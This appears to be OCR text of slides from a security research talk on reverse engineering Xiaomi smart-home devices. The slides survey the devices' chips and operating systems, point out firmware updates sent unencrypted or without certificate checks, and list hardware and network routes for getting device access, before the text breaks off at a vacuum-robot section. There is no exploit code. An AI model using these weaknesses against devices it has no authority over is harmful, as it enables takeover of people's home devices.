
Source: Openstreetmaps

LETS TAKE A LOOK AT THE PRODUCTS

Products

- ~260 different models supported (WiFi + Zigbee + BLE)
- Depending on selected server location
  - Mainland China
  - Taiwan
  - US
  - …
  - models not always compatible
- My inventory: ~40 different models
  - 95 devices in total

Update after I went to the Mi Store:
42 models, 99 devices ☺



Values estimated, Mi Home 5.3.13, Mainland China Server

Products


Different architectures

- ARM Cortex-A
- ARM Cortex-M
  - Marvell 88MW30X (integrated WiFi)
  - Mediatek MT7687N (integrated WiFi + BLE)
- MIPS
- Xtensa
  - ESP8266, ESP32 (integrated WiFi)

Focus of this talk


Why I hate ESP8266


- Weird architecture
- Difficult to reverse engineer
  - No decompiler
  - Limited disassembler support
  - No useable JTAG
- Its easier to replace the firmware
  - UART or OTA-Update
    - Good news: No SSL, unencrypted firmware over HTTP



Applies to: philips.light.bulb, philips.light.downlight, roborock.vacuum.c1, roborock.vacuum.e2viomi.dishwasher.v01, …

Why I hate ESP8266





Operation Systems

- Ubuntu 14.04
  - Vacuum cleaning robots
- OpenWRT
  - Xiaomi Wifi Speaker, Routers, Minij washing machine
- Embedded Linux
  - IP cameras
- RTOS
  - Smart Home products
  - Lightbulbs, ceiling lights, light strips

Implementations

	Vacuum Robot	Smart Home Gateway*	Philips Ceiling Light Yeelink Bedside Lamp
Manufacturer	Rockrobo	Lumi United	Yeelight
MCU	Allwinner + STM + TI	Marvell (Wi-Fi)	MediaTek (Wi-Fi + BLE)
Firmware Update	Encrypted + HTTPS	Not Encrypted (No SSL stack!)	Not Encrypted + HTTPS (No Cert check!)
Debug Interfaces	Protected	Available	Available


roborock LUMI YEELIGHT


*Does not apply for DGNWG03LM (Gateway model for Taiwan)

LETS GET ACCESS TO THE DEVICES


How to get access


- Hardware-based access
  - Micro USB Port ?
  - Serial Connection on PCB ?
  - JTAG/SWD?
  - Flash ?
- Network-based access
  - Open Ports ?
  - Sniff Network traffic ?





Warranty seal?





When everything fails

- Trace pins of the IC
  - Datasheets/SDKs are your friends
  - Destructive method for BGA:
    - Desolder IC and trace test-points
  - Non-destructive method for BGA/SO:

-points

l candidate for U

microscope


VACUUM CLEANING ROBOTS

rockrobo.vacuum.v1, roborock.vacuum.s5
Research in cooperation with Daniel Wegemer


Gen 1 Device Overview

Source: Xiaomi advertisment

